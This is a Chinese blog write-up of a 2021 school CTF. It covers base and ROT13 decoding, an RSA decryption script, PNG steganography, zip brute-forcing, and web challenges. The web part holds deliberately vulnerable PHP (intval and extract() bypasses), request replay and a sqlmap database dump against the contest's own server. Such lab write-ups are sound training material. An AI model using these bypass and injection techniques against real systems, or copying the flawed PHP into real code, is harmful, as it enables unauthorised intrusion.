

# 2021校赛ctf write up

原创

王谬之 于 2022-03-20 20:19:56 发布 3572 收藏 1

文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/JasonCian/article/details/123620379>

版权

## 密码签到

Challenge 48 Solves

## 密码签到

50

萌新们了解一下base编码吧!

T040WEdZM1VNWjVWRzMyN0lWUVhHNks3SUpRWEdaS  
kJQVT09PT09PQ==

Flag

Submit

CSDN @王谬之

- 找到网上在线base解码

base16、base32、base64

T040WEdZM1VNWjVWRzMyN0lWUVhHNks3SUpRWEdaSkJQVT09PT09PQ==

编码 base64

字符集 utf8(unicode编码)

编码

解码

ON4XGY3UM25VG327IVQXG6K7IJQXGZJBPU=====

CSDN @王谬之

- base64 解码一次

## base编码

base16、base32、base64

```
ON4XGY3UMZ5VG327IVQXG6E7IJQXGZJBPU=====
```

编码

base32

字符集

utf8(unicode编码)

编码

解码

```
sysctf {So_Easy_Base!}
```

CSDN @王谬之

- base32 解码一次

佛曰

Challenge

43 Solves

×

佛曰

50

新佛曰：瞢諸瞢隸瞢僧降瞢叶瞢諸陀摩隸僧鉢薩劫祇搦瞢闍直  
瞢慧瞢摩祇瞢鉢莊降咒闍瞢彌闍瞢寂瞢寂瞢咒瞢諸須尊般如

Flag

Submit

CSDN @王谬之

- 网上在线佛曰解码

sysctf{Fo Yue??}

听佛说宇宙的奥秘 ↓

参悟佛所言的真谛 ↑

帮助 ??

新佛曰：幡諸幡隸幡降幡叶幡諸陀摩隸僧鉢薩劫祇禪聞宣幡慧幡摩祇幡鉢莊降咒聞幡彌聞幡寂幡寂幡咒幡諸須尊般如

CSDN @王謬之

## 嗷呜

Challenge

38 Solves

×

# 嗷呜

## 50

呜嗷嗷嗷嗷呜啊啊呜呜啊啊嗷呜呜呜呜嗷嗷啊啊嗷啊啊嗷呜呜嗷嗷呜呜  
嗷嗷啊啊嗷嗷嗷啊啊呜呜呜呜嗷呜呜嗷嗷啊啊嗷啊啊嗷呜呜嗷嗷呜呜嗷  
啊~呜呜啊啊嗷嗷嗷啊啊嗷嗷嗷啊

Flag

Submit

CSDN @王謬之

- 这题很有意思，出题者卡了一个markdown语法的bug 特性



Challenge

29 Solves



# 某种加密

## 75

flag: flfpgs{pelcg0\_e0g\_o}

你能解出来吗?

Flag

Submit

CSDN@王谬之

- 一眼凯撒加密
- 网上在线破译

```
flfpgs{pelcg0_e0g_o}
```

13

移除标点 (Remove Punctuation)

加密

解密

```
sysctf{crypt0_r0t_b}
```

CSDN @王谬之

## emoji

Challenge

35 Solves



# Emoji

## 75

密文:



Flag

Submit

CSDN@王谬之

- 表情加密，在线找工具破译



```
import gmpy2


p=99950883548950712005667928183318150103602857808714970476400543833182090927614847267153395856154351109529235840009749162
q=11016407598226561453843475684497868403133263797790775184214416628183083888896719582922171888063808561642529787254663775
e=65537

c=96943505083764384483424044728734172640621975550020698130066544179207718853363946338994094861246537566774081523040980190

n=p*q
s = (p-1)*(q-1)
d=gmpy2.invert(e,s)
M = pow(c,d,n)
print(M)
m = hex(M)
print(m)
```

CSDN @王谬之

- 运行脚本



CSDN @王谬之

- 在线把hex转换成str

### 16进制转换文本 / 文本转16进制

7379736374667b5253415f69735f73305f656173797979792121217d

字符串转16进制 >>

16进制转字符串 >>

结果互换

全部清空

sysctf{RSA\_is\_s0\_easyyyy!!!}

CSDN @王谬之

## 签到

Challenge 61 Solves

签到111

50

flag:sysctf{Have\_a\_go0od\_t1me}

Flag Submit

CSDN @王谬之

- 不会吧，不会真的连签到都要wp吧

# 兔兔把flag藏起来了

Challenge 10 Solves X

## 兔兔把flag藏起来了 125

下半身呢? 得到的flag记得包上sysctf{}

📄 rabbit.png

Flag  Submit

CSDN@王谬之

- 图片隐写，010打开改长宽

```
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR
0010h: 00 00 04 5E 00 00 03 84 08 06 00 00 00 98 46 F5 ...^.....~Fö
0020h: 38 00 00 0C 49 69 43 43 50 49 43 43 20 50 72 6F 8...IiCCPICC Pro
0030h: 66 69 6C 65 00 00 48 89 95 57 07 54 53 C9 1A 9E file..H%.W.TSÉ.ž
0040h: 5B 52 49 68 81 08 48 09 BD 89 D2 AB 94 10 5A 04 [Rih..H.%%0«".Z.
0050h: 01 A9 82 8D 90 04 12 4A 8C 09 41 C4 AE 2C AB E0 .@,....J@.AA@,«à
0060h: DA 45 04 D4 15 5D 15 71 D1 B5 00 B2 56 D4 B5 2E ÚE.0.] .qŃµ.²V0µ.
0070h: 8A DD B5 BC 28 8B CA CA BA 58 B0 A1 F2 26 05 74 ŠÝµ%(«ÉÉ°X°}ò&.t
0080h: DD F3 DE 3B EF 3F 67 E6 7E F9 E7 9F EF 2F 99 3B Ýóþ;î?gæ-ùçŸi/™;
0090h: 77 06 00 BD 3A 9E 54 5A 80 EA 03 50 28 29 92 25 w. .%:žTZ€é.P()'%
00A0h: 45 87 B3 26 66 64 B2 48 5D 00 01 28 20 03 6F E0 E‡³&fd²H)..( .oà
00B0h: C9 E3 CB A5 EC C4 C4 38 00 65 E8 F9 77 79 7D 03 ÉãÉ¥iAA8.eèúwy}.
00C0h: 5A 43 B9 EA A6 E2 FA E7 F8 7F 15 03 81 50 CE 07 ZC'ê!âúçø...PĪ.
00D0h: 00 49 84 38 5B 20 E7 17 42 7C 00 00 BC 8C 2F 95 .I.,8[ ç.B|..%E/•
00E0h: 15 01 40 F4 87 7A DB 99 45 52 15 9E 0C B1 91 0C ..ô‡zÚ™ER.ž.±'.
00F0h: 06 08 B1 54 85 73 35 B8 4C 85 B3 35 B8 5A 6D 93 ..±T...sS,L...³5,Zm"
0100h: 92 C4 81 78 37 00 64 1A 8F 27 CB 05 40 B7 15 EA 'Ä.x7.d..'É.®.é
0110h: 59 C5 FC 5C C8 A3 7B 0B 62 77 89 40 2C 01 40 8F YÄi\Éff.f.bw%@..@.
```

模板结果 - PNG.bt ↻

名称	值	开始	大小	颜色	注释
union CTYPE type	IHDR	Ch	4h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
uint32 ctype	49484452h	Ch	4h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
> char cname[4]	IHDR	Ch	4h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
struct PNG_CHUNK_IHDR ihdr	1118 x 900 (x8)	10h	Dh	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
uint32 width	1118	10h	4h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
uint32 height	1118	14h	4h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
ubyte bits	8	18h	1h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
enum PNG_COLOR_SPAC...	AlphaTrueColor (6)	19h	1h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
enum PNG_COMPR_MET...	Deflate (0)	1Ah	1h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
enum PNG_FILTER METH...	AdaptiveFiltering (0)	1Bh	1h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	
enum PNG_INTERLACE...	NoInterlace (0)	1Ch	1h	Fg: <span style="background-color: blue; color: white;">■</span> Bg: <span style="background-color: white; color: black;">■</span>	

输出

执行模板 'E:\\_user\_\Documents\SweetScape\010 Templates\Repository\010.bt' 于 'E:\\_user\_\Documents\SweetScape\010\_Template' 模板执行成功。


执行模板 'E:\\_user\_\Documents\SweetScape\010 Templates\Repository\PNG.bt' 于 'E:\\_user\_\Desktop\rabbit.png'

- 看到改后的图片有pass





- 尝试把图片改成zip格式



- 用图中密码解压并打开文档

Some thing here.  
flag{e6d3f1b4e6df8db6632cb9bb06f86332}

CSDN @王謬之

- 看到隐藏文字，但不能直接复制

Some thing here.  
flag{e6d3f1b4e6df8db6632cb9bb06f86332}



- 1 L
- 2 some thing here.e'
- 3 flage6d3f1.04.e6df8db6.6.3.2  
cb.9bb0.6f.8.6.3.32.}

CSDN @王謬之

- 识图提取文字再稍作修改即得flag

## easy\_php

Challenge 4 Solves ×

easy\_php  
100

靶机地址

Flag	Submit
------	--------

CSDN @王謬之

```
<?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(intval($num,0)==4476){
        echo $flag;
    }else{
        echo intval($num,0);
    }
}
```

CSDN @王谬之

- 审题，构造一个num值为4476但不为十进制

## 头疼

Challenge 3 Solved ×

# 头疼

100


靶机地址

Flag

CSDN @王谬之

- f12 查看源码

# where is flag ?



- 审题，去观察http请求标头

CSDN @王谬之

500 毫秒 1000 毫秒 1500 毫秒 2000 毫秒 2500 毫秒 3000 毫秒 3500 毫秒 4000 毫秒 4500 毫秒 5000 毫秒 5500 毫秒 6000 毫秒 6500 毫秒

名称 × 标头 预览 响应 启动器 时间

- index.php
- api.php
- js.js
- dom.js
- js.js
- dom.js
- js.js

▼ 常规

请求网址: http://42.192.205.48:5321/index.php  
 请求方法: GET  
 状态代码: 200 OK  
 远程地址: 42.192.205.48:5321  
 引荐来源网址政策: strict-origin-when-cross-origin

▼ 响应标头 查看源代码

Connection: Keep-Alive  
 Content-Encoding: gzip  
 Content-Length: 259  
 Content-Type: text/html; charset=UTF-8  
 Date: Thu, 17 Mar 2022 16:45:53 GMT  
 flag: flag in /fllllllag  
**Keep-Alive: timeout=5, max=100**  
 Server: Apache/2.4.38 (Debian)  
 Vary: Accept-Encoding

▼ 请求标头 查看源代码

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,cation/signed-exchange;v=b3;q=0.9  
 Accept-Encoding: gzip, deflate  
 Accept-Language: zh-CN,zh;q=0.9,en-GB;q=0.8,en-US;q=0.7,en;q=0.6

CSDN @王谬之

- 找到flag

← → ↻ ⚠ 不安全 | 42.192.205.48:5321/fllllllag

MINECRAFT SERVER WORK CTF useful camare 192.168.10.3 192.168.10.4

sysctf {f14g\_on\_header\_!!!}

CSDN @王谬之

## 好玩的贪吃蛇

Challenge 1 Solves ×

## 好玩的贪吃蛇

150



打CTF很累吧, 来玩会儿贪吃蛇 [靶机地址](#)

Flag


Submit

CSDN @王谬之

- f12, 发现游戏开始会向getScore.php发出请求




- 直接向该url提交请求



CSDN @王谬之

- 请求30次



CSDN @王谬之

easy\_bypass

Challenge

2 Solves

×

easy\_bypass

150

靶机地址

Flag

Submit

CSDN @王谬之

← → ↻ 不安全 | 42.192.205.48:60000/index.php

■ MINECRAFT ■ SERVER ■ WORK ■ CTF ■ useful ■ camare ■ 192.168.10.3 ■ 192.1



flag in "你的字典"

CSDN @王谬之

- 御剑后台扫一下就出来的，图就不放了

```
<?php
header("Content-Type: text/html; charset=UTF-8");
error_reporting(0);
highlight_file(__FILE__);
require_once('flag.php');
$person=' A.bin ';
extract($_GET);

//pass 1
if (isset($key1))
{
    $file = trim($person);
    if($key1 == $file){
        echo 'The pass 1 solve</br>';
        $pass1=1;
    }
    else{
        echo '56ys5LiA5YWz6Y096L+H5LiN5Y6777yf</br>';
    }
}

//pass 2
if (isset($key2))
{
    if(intval($key2,0) < 504 && intval($key2 + 100) > 504504)
    {
        echo 'The pass 2 solve</br>';
        $pass2=1;
    }
    else{
        echo '5YW25a6e5LiN6Zq+77yM55yf55qE5LiN6Zq+</br>';
    }
}

//Final pass
if (isset($key3))
{
    if ($pass1=1 && $pass2=1 && $key3==$pass3)
    {
        echo 'The flag is      '.$flag;
    }
    else
    {
        echo '5Zue5aS055yL55yL5ZCn</br>';
    }
}
}
```

CSDN @王谬之

- key1要和去掉左右无关字符的person变量相同
- key2要绕过504和504504的计数法
- key3要和pass3一样
- 于是构造如图

```
<?php
header("Content-Type: text/html; charset=UTF-8");
error_reporting(0);
highlight_file(__FILE__);
require_once('flag.php');
$person=' A.bin ';
extract($_GET);

//pass 1
if (isset($key1))
{
    $file = trim($person);
    if($key1 == $file){
        echo 'The pass 1 solve</br>';
        $pass1=1;
    }
    else{
        echo '56ys5LiA5YWz6Y096L+H5LiN5Y6777yf</br>';
    }
}

//pass 2
if (isset($key2))
{
    if(intval($key2,0) < 504 && intval($key2 + 100) > 504504)
    {
        echo 'The pass 2 solve</br>';
        $pass2=1;
    }
    else{
        echo '5YW25a6e5LiN6Zq+77yM55yf55qE5LiN6Zq+</br>';
    }
}

//Final pass
if (isset($key3))
{
    if ($pass1=1 && $pass2=1 && $key3==$pass3)
    {
        echo 'The flag is      '.$flag;
    }
    else
    {
        echo '5Zue5aS055yL55yL5ZCn</br>';
    }
}
}
```

The pass 1 solve  
The pass 2 solve  
The flag is sysctf{Php PaSs ThrOUGH}

## easy\_rs



# easyRe 100


同样简单逆向嗷re1.exe 记得套上sysctf嘞

Flag

Submit

CSDN @王谬之

- 简单的从ida打开然后查找flag字符串



- 从图像中提取字符就得到flag

低头

Challenge 12 Solves ×

# 低头 70

xdfv rfgy drtgvc 解出的答案套上sysctf{

Flag

CSDN @王谬之

- 键盘密码，看密文包着哪个键就好了，解出CTF

## easy\_zip

Challenge 22 Solves ×


# easy\_zip 100

题目附件: [flag.zip](#)

Flag

CSDN @王谬之

- 爆破一下就能解出，关键是字典要用好) : ) : ) :



CSDN @王谬之

## baby\_sql

Challenge

1 Solves



# baby\_sql 125

靶机地址

Flag

Submit

CSDN @王謬之

- 用sqlmap扫一下

```

[17:07:45] [INFO] table 'ctf.uagents' dumped to CSV file '/root/.local/share/sqlmap/output/42.192.205.48/dump/ctf/uagents.csv'
[17:07:45] [INFO] fetching columns for table 'fl4g' in database 'flag'
[17:07:45] [INFO] fetching entries for table 'fl4g' in database 'flag'
Database: flag
Table: fl4g
[1 entry]
+-----+
| fl4g_name |
+-----+
| sysctf{sos0_rasy_Sql} |
+-----+

[17:07:45] [INFO] table 'flag.fl4g' dumped to CSV file '/root/.local/share/sqlmap/output/42.192.205.48/dump/flag/fl4g.csv'
[17:07:45] [INFO] fetching columns for table 'INNODB_FT_CONFIG' in database 'information_schema'
[17:07:45] [INFO] fetching entries for table 'INNODB_FT_CONFIG' in database 'information_schema'
[17:07:45] [INFO] fetching number of entries for table 'INNODB_FT_CONFIG' in database 'information_schema'
[17:07:45] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:07:46] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
^C

[*] ending @ 17:07:47 /2022-03-18/

```

CSDN @王謬之

## 0和1的故事

Challenge

22 Solves



# 0和1的故事 100

0和1又能擦出什么火花呢 得到的flag包上sysctf{

7.txt

Flag

Submit

CSDN @王謬之

- 打开后是一串二进制数据，丢进在线破解网站

## 2进制到ASCII字符串在线转换工具

```
8 1101010
9 1101001
10 1110101
11 1110011
12 1101000
13 1100101
14 1101110
15 1101000
16 1100001
17 1101111
18 1111101
```

```
1 flag{cijiushenhao}
```

CSDN @王謬之

## 暴力一点

Challenge

3 Solves

×

## 暴力一点

100

得到答案包上sysctf{}

